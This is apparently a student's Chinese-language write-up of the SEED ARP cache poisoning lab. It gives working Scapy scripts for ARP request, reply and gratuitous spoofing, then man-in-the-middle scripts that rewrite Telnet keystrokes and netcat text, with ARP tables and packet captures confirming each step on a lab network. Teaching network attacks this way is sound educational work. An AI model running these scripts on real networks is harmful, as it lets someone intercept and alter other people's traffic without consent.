


ARP Cache Poisoning Attack Lab

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Task 1: ARP Cache Poisoning

实验环境如下图所示



Task 1.A (using ARP request).

实验前 host A 的 arp 缓存如下图所示，这个 mac 地址是 host B 的地址

```
root@f29106aaa55b:/# arp -n
```

Address	HWtype	HWaddress	Flags	Mask	Iface
10.9.0.6	ether	02:42:0a:09:00:06	C		eth0

构造 ARP request 包

```
from scapy.all import *
E = Ether()
A = ARP()
A.op = 1
A.psrc = "10.9.0.6"
A.pdst = "10.9.0.5"

pkt = E/A
sendp(pkt)
```

运行程序进行攻击

4	2021-07-15 05:20:38...	02:42:0a:09:00:69	ARP	44 Who has 10.9.0
5	2021-07-15 05:20:38...	02:42:0a:09:00:05	ARP	44 10.9.0.5 is at

攻击后 host A 的 arp 缓存为

```
root@f29106aaa55b:/# arp -n
```

Address	HWtype	HWaddress	Flags	Mask	Iface
10.9.0.6	ether	02:42:0a:09:00:69	C		eth0
10.9.0.105	ether	02:42:0a:09:00:69	C		eth0

这个 mac 地址是攻击者的 mac 地址，说明攻击成功

Task 1.B (using ARP reply).

构造 ARP Reply 包

```

from scapy.all import *
E = Ether()
A = ARP()
A.op = 2
A.psrc = "10.9.0.6"
A.pdst = "10.9.0.5"

pkt = E/A
sendp(pkt)

```

分为两种情况进行攻击

① B 的 IP 已在 A 的缓存中

```

root@f29106aaa55b:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                  ether    02:42:0a:09:00:06    C                      eth0

```

进行攻击，抓包可以看到

```

4 2021-07-15 05:17:16... 02:42:0a:09:00:69    ARP      44 Who has 10.9.0.5? T
5 2021-07-15 05:17:16... 02:42:0a:09:00:05    ARP      44 10.9.0.5 is at 02:4

```

攻击后 host A 的缓存为

```

root@f29106aaa55b:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                  ether    02:42:0a:09:00:69    C                      eth0
10.9.0.105                 ether    02:42:0a:09:00:69    C                      eth0

```

可以看到攻击成功

② B 的 IP 不在 A 的缓存中

```

root@f29106aaa55b:/# arp -n
root@f29106aaa55b:/#

```

攻击后 host A 的缓存为

```

root@f29106aaa55b:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105                 ether    02:42:0a:09:00:69    C                      eth0

```

没有 B 的 IP 地址映射到 M 的 mac 地址，攻击失败

Task 1C (using ARP gratuitous message).

构造 ARP gratuitous 包

```

from scapy.all import *
E = Ether()
A = ARP()
A.psrc = "10.9.0.6"
A.pdst = "10.9.0.6"
A.hwdst = "ff:ff:ff:ff:ff:ff"
E.dst = "ff:ff:ff:ff:ff:ff"

pkt = E/A
sendp(pkt)

```

与 task 1.B 一样分为两种情况进行攻击

①B 的 IP 已在 A 的缓存中

```
root@f29106aaa55b:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.6         ether    02:42:0a:09:00:06 C              eth0
```

运行攻击程序，抓包可得

```
1 2021-07-15 05:36:59... 02:42:0a:09:00:69 ARP 44 Gratuitous ARP for 10.9.0.6 (Request)
```

攻击后 host A 的缓存为

```
root@f29106aaa55b:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.6         ether    02:42:0a:09:00:69 C              eth0
```

B 的 ip 对应的 Mac 地址变为攻击者的 Mac 地址，说明攻击成功

②B 的 IP 不在 A 的缓存中

```
root@f29106aaa55b:/# arp -n
root@f29106aaa55b:/#
```

运行攻击程序，抓包可得

```
1 2021-07-15 05:42:00... 02:42:0a:09:00:69 ARP 44 Gratuitous ARP for
```

攻击后 host A 的缓存为

```
root@f29106aaa55b:/# arp -n
root@f29106aaa55b:/#
```

缓存为空，攻击失败

Task 2: MITM Attack on Telnet using ARP Cache Poisoning

修改一下 task1 中的程序让攻击包能一直发送

```
from scapy.all import *
import time
E = Ether()
A = ARP()
A.psrc = "10.9.0.6"
A.pdst = "10.9.0.6"
A.hwdst = "ff:ff:ff:ff:ff:ff"
E.dst = "ff:ff:ff:ff:ff:ff"

pkt = E/A
while 1:
    sendp(pkt)
```

同时攻击 host A 和 B，在保持攻击的条件下尝试 A 和 B 互相 ping

```
root@f29106aaa55b:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
```


Step2 在关闭 host M 的 IP 转发的情况下，结果是 ping 不通

```
318 2021-07-15 06:00:27... 10.9.0.5 10.9.0.6 ICMP 100 Echo (ping) request id=0x003d, seq=12/3072, ttl=64 (no respo...
319 2021-07-15 06:00:27... 10.9.0.5 10.9.0.6 ICMP 100 Echo (ping) request id=0x003d, seq=12/3072, ttl=64 (no respo...
```

Step3 开启 IP 转发功能

```
root@6bddf8023d93:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

这时在被攻击的情况下去 ping 可以收到对方的回应了

```
root@f29106aaa55b:/# arp -n
Address HWtype HWaddress Flags Mask Iface
10.9.0.6 ether 02:42:0a:09:00:69 C eth0
root@f29106aaa55b:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=63 time=0.178 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=2 ttl=63 time=0.080 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=3 ttl=63 time=0.124 ms
From 10.9.0.105: icmp_seq=4 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=4 ttl=63 time=0.087 ms
From 10.9.0.105: icmp_seq=5 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=5 ttl=63 time=0.137 ms
^C
```

抓包结果如下

```
551 2021-07-15 06:11:47... 10.9.0.5 10.9.0.6 ICMP 100 Echo (ping) request id=0x0042, seq=2/512, ttl=64 (no respons...
552 2021-07-15 06:11:47... 10.9.0.5 10.9.0.6 ICMP 100 Echo (ping) request id=0x0042, seq=2/512, ttl=64 (no respons...
553 2021-07-15 06:11:47... 10.9.0.105 10.9.0.5 ICMP 128 Redirect (Redirect for host)
554 2021-07-15 06:11:47... 10.9.0.105 10.9.0.5 ICMP 128 Redirect (Redirect for host)
555 2021-07-15 06:11:47... 10.9.0.5 10.9.0.6 ICMP 100 Echo (ping) request id=0x0042, seq=2/512, ttl=63 (no respons...
556 2021-07-15 06:11:47... 10.9.0.5 10.9.0.6 ICMP 100 Echo (ping) request id=0x0042, seq=2/512, ttl=63 (reply in 5...
557 2021-07-15 06:11:47... 10.9.0.6 10.9.0.5 ICMP 100 Echo (ping) reply id=0x0042, seq=2/512, ttl=64 (request in...
558 2021-07-15 06:11:47... 10.9.0.6 10.9.0.5 ICMP 100 Echo (ping) reply id=0x0042, seq=2/512, ttl=64
559 2021-07-15 06:11:47... 10.9.0.105 10.9.0.6 ICMP 128 Redirect (Redirect for host)
560 2021-07-15 06:11:47... 10.9.0.105 10.9.0.6 ICMP 128 Redirect (Redirect for host)
```

Step4

修改代码如下

```
from scapy.all import *
IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"
def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        # Create a new packet based on the captured one.
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)
        # Construct the new payload based on the old payload.
        if pkt[TCP].payload:
            data = pkt[TCP].payload.load # The original payload data
            newdata = 'Z' # No change is made in this sample code
            send(newpkt/newdata)
        else:
            send(newpkt)
    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        # Create new packet based on the captured one
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)
f = 'tcp and host 10.9.0.5'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
~
```

先把 IP forwarding 开启，建立 A 和 B 的 telnet 连接
验证一下 telnet 连接，是正常的

```
seed@e55157371766:~$ aaa
-bash: aaa: command not found
seed@e55157371766:~$ ls
```

然后关掉 IP forwarding，运行攻击程序进行嗅探、修改、转发
这时候无论输入什么，都是出来 Z

```
seed@e55157371766:~$ ZZZ
```

根据抓包结果分析

1990	2021-07-15 06:46:07...	10.9.0.5	10.9.0.6	TELNET	69 Telnet Data ...
1991	2021-07-15 06:46:07...	10.9.0.5	10.9.0.6	TCP	69 [TCP Keep-Alive] 37004 → 23 [PSH, ACK] Seq=3598542087 Ack=190...
2010	2021-07-15 06:46:07...	10.9.0.5	10.9.0.6	TCP	69 [TCP Keep-Alive] 37004 → 23 [PSH, ACK] Seq=3598542087 Ack=190...
2011	2021-07-15 06:46:07...	10.9.0.5	10.9.0.6	TCP	69 [TCP Keep-Alive] 37004 → 23 [PSH, ACK] Seq=3598542087 Ack=190...
2016	2021-07-15 06:46:07...	10.9.0.6	10.9.0.5	TELNET	69 Telnet Data ...
2017	2021-07-15 06:46:07...	10.9.0.6	10.9.0.5	TCP	69 [TCP Keep-Alive] 23 → 37004 [PSH, ACK] Seq=1902356517 Ack=359...
2022	2021-07-15 06:46:07...	10.9.0.5	10.9.0.6	TCP	69 [TCP Keep-Alive] 37004 → 23 [PSH, ACK] Seq=3598542087 Ack=190...
2023	2021-07-15 06:46:07...	10.9.0.5	10.9.0.6	TCP	69 [TCP Keep-Alive] 37004 → 23 [PSH, ACK] Seq=3598542087 Ack=190...
2024	2021-07-15 06:46:07...	10.9.0.6	10.9.0.5	TCP	80 [TCP Keep-Alive ACK] 23 → 37004 [ACK] Seq=1902356518 Ack=3598...
2025	2021-07-15 06:46:07...	10.9.0.6	10.9.0.5	TCP	80 [TCP Keep-Alive ACK] 23 → 37004 [ACK] Seq=1902356518 Ack=3598...
2048	2021-07-15 06:46:07...	10.9.0.6	10.9.0.5	TCP	69 [TCP Keep-Alive] 23 → 37004 [PSH, ACK] Seq=1902356517 Ack=359...

整个过称为

1990	2021-07-15 06:46:07...	10.9.0.5	10.9.0.6	TELNET	69 Telnet Data ...
Frame 1990: 69 bytes on wire (552 bits), 69 bytes captured (552 bits) on interface any, id 0					
Linux cooked capture					
Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6					
Transmission Control Protocol, Src Port: 37004, Dst Port: 23, Seq: 3598542087, Ack: 1902356517, Len: 1					
Telnet					
Data: a					

A 往 M 发的是 a

2011	2021-07-15 06:46:07...	10.9.0.5	10.9.0.6	TCP	69 [TCP Keep-Alive] 37004 → 23 [PSH, ACK] Seq=3598542087 Ack=190...
Frame 2011: 69 bytes on wire (552 bits), 69 bytes captured (552 bits) on interface any, id 0					
Linux cooked capture					
Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6					
Transmission Control Protocol, Src Port: 37004, Dst Port: 23, Seq: 3598542087, Ack: 1902356517, Len: 1					
Data (1 byte)					
Data: 5a					
[Length: 1]					

M 往 B 发的是 Z

2016	2021-07-15 06:46:07...	10.9.0.6	10.9.0.5	TELNET	69 Telnet Data ...
Frame 2016: 69 bytes on wire (552 bits), 69 bytes captured (552 bits) on interface any, id 0					
Linux cooked capture					
Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5					
Transmission Control Protocol, Src Port: 23, Dst Port: 37004, Seq: 1902356517, Ack: 3598542088, Len: 1					
Telnet					
Data: Z					

B 返回的也是 Z

Task 3: MITM Attack on Netcat using ARP Cache Poisoning

与 task2 的操作类似，修改代码如下
将 seedlabs 替换为 57118214


```

from scapy.all import *
IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"
def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
    # Create a new packet based on the captured one.
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)
    # Construct the new payload based on the old payload.
        if pkt[TCP].payload:
            data = pkt[TCP].payload.load # The original payload data
            newdata = data.replace(b'seedlabs', b'57118214')
            send(newpkt/newdata)
        else:
            send(newpkt)
    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
    # Create new packet based on the captured one
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)
f = 'tcp and ether src 02:42:0a:09:00:05'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
~

```

先把 IP forwarding 开启，建立 A 和 B 的 netcat 连接

在 A 中输入第一个 seedlabs，发现 B 正常输出 seedlabs，说明连接成功

```

root@f29106aaa55b:/# nc 10.9.0.6 9090
seedlabs

```

```

root@e55157371766:/# nc -lp 9090
seedlabs

```

然后关掉 IP forwarding，运行攻击程序进行嗅探、修改、转发

可以看到在 A 中输入第二个 seedlabs，B 会输出 57118214，说明攻击成功

```

root@f29106aaa55b:/# nc 10.9.0.6 9090
seedlabs
seedlabs

```

```

root@e55157371766:/# nc -lp 9090
seedlabs
57118214

```

抓包结果如下

1382	2021-07-15 10:03:14	10.9.0.5	10.9.0.6	TCP	77	56928 → 9090 [PSH, ACK] Seq=1222450979 Ack=577474129 Win=502
1383	2021-07-15 10:03:14	10.9.0.5	10.9.0.6	TCP	77	[TCP Retransmission] 56928 → 9090 [PSH, ACK] Seq=1222450979 A...
1384	2021-07-15 10:03:14	10.9.0.105	10.9.0.5	ICMP	105	Redirect (Redirect for host)
1385	2021-07-15 10:03:14	10.9.0.105	10.9.0.5	ICMP	105	Redirect (Redirect for host)
1386	2021-07-15 10:03:14	10.9.0.5	10.9.0.6	TCP	77	[TCP Retransmission] 56928 → 9090 [PSH, ACK] Seq=1222450979 A...
1387	2021-07-15 10:03:14	10.9.0.5	10.9.0.6	TCP	77	[TCP Retransmission] 56928 → 9090 [PSH, ACK] Seq=1222450979 A...
1388	2021-07-15 10:03:14	10.9.0.6	10.9.0.5	TCP	68	9090 → 56928 [ACK] Seq=577474129 Ack=122450988 Win=510 Len=0
1389	2021-07-15 10:03:14	10.9.0.6	10.9.0.5	TCP	68	[TCP Dup ACK 1388#1] 9090 → 56928 [ACK] Seq=577474129 Ack=122...
1390	2021-07-15 10:03:14	10.9.0.105	10.9.0.6	ICMP	96	Redirect (Redirect for host)
1391	2021-07-15 10:03:14	10.9.0.105	10.9.0.6	ICMP	96	Redirect (Redirect for host)
1392	2021-07-15 10:03:14	10.9.0.6	10.9.0.5	TCP	68	[TCP Dup ACK 1388#2] 9090 → 56928 [ACK] Seq=577474129 Ack=122...
1393	2021-07-15 10:03:14	10.9.0.6	10.9.0.5	TCP	68	[TCP Dup ACK 1388#3] 9090 → 56928 [ACK] Seq=577474129 Ack=122...
1394	2021-07-15 10:03:14	10.9.0.5	10.9.0.6	TCP	77	[TCP Spurious Retransmission] 56928 → 9090 [PSH, ACK] Seq=122...
1395	2021-07-15 10:03:14	10.9.0.5	10.9.0.6	TCP	77	[TCP Spurious Retransmission] 56928 → 9090 [PSH, ACK] Seq=122...
1396	2021-07-15 10:03:14	10.9.0.6	10.9.0.5	TCP	80	[TCP Dup ACK 1388#4] 9090 → 56928 [ACK] Seq=577474129 Ack=122...
1397	2021-07-15 10:03:14	10.9.0.6	10.9.0.5	TCP	80	[TCP Dup ACK 1388#5] 9090 → 56928 [ACK] Seq=577474129 Ack=122...
1398	2021-07-15 10:03:14	10.9.0.6	10.9.0.5	TCP	80	[TCP Dup ACK 1388#6] 9090 → 56928 [ACK] Seq=577474129 Ack=122...
1399	2021-07-15 10:03:14	10.9.0.6	10.9.0.5	TCP	80	[TCP Dup ACK 1388#7] 9090 → 56928 [ACK] Seq=577474129 Ack=122...
1568	2021-07-15 10:03:15	fe80::616c:786:e76d...	ff02::fb	MDNS	169	Standard query response 0x0000 AAAA 2001:da8:1002:a001::6:700...
1573	2021-07-15 10:03:15	fe80::75f5:340a:a006...	ff02::2	MDNS	64	Router Solicitation
[SEQ/ACK analysis]						
[Timestamps]						
TCP payload (9 bytes)						
Data (9 bytes)						
Data: 730505046c0162730a						
0000	00 03 00 01 00 06 02 42	0a 09 00 05 00 00 08 00	-----B-----			
0010	45 00 00 3d 7b ba 40 00	40 06 aa e4 0a 09 00 05	E=[@ @-----			
0020	0a 09 00 06 de 00 23 82	48 dd 1f 23 22 0b 8e 51	-----# H: # "k Q			
0030	80 18 01 f6 14 4c 00 00	01 01 08 0a dd e6 16 b8	-----L-----			
0040	24 1d 09 b9 73 05 05 64	6c 01 02 73 0a	\$---Seed labs.			

1395	2021-07-15 10:03:14	10.9.0.5	10.9.0.6	TCP	77	[TCP Spurious Retransmission] 56928 → 9090 [PSH, ACK] Seq=122...
1396	2021-07-15 10:03:14	10.9.0.6	10.9.0.5	TCP	80	[TCP Dup ACK 1388#4] 9090 → 56928 [ACK] Seq=577474129 Ack=122...
1397	2021-07-15 10:03:14	10.9.0.6	10.9.0.5	TCP	80	[TCP Dup ACK 1388#5] 9090 → 56928 [ACK] Seq=577474129 Ack=122...
1398	2021-07-15 10:03:14	10.9.0.6	10.9.0.5	TCP	80	[TCP Dup ACK 1388#6] 9090 → 56928 [ACK] Seq=577474129 Ack=122...
1399	2021-07-15 10:03:14	10.9.0.6	10.9.0.5	TCP	80	[TCP Dup ACK 1388#7] 9090 → 56928 [ACK] Seq=577474129 Ack=122...
1568	2021-07-15 10:03:15	fe80::616c:786:e76d...	ff02::fb	MDNS	169	Standard query response 0x0000 AAAA 2001:da8:1002:a001::6:700...
1573	2021-07-15 10:03:15	fe80::75f5:340a:a006...	ff02::2	MDNS	64	Router Solicitation
[SEQ/ACK analysis]						
[Timestamps]						
TCP payload (9 bytes)						
Data (9 bytes)						
Data: 35373131383231340a						
0000	00 04 00 01 00 06 02 42	0a 09 00 09 00 00 08 00	-----B-----			
0010	45 00 00 3d 7b ba 40 00	40 06 aa e4 0a 09 00 05	E=[@ @-----			
0020	0a 09 00 06 de 00 23 82	48 dd 1f 23 22 0b 8e 51	-----# H: # "k Q			
0030	80 18 01 f6 49 b5 00 00	01 01 08 0a dd e6 16 b8	-----I-----			
0040	24 1d 09 b9 35 37 31 31	38 32 31 34 0a	\$---5711 8214			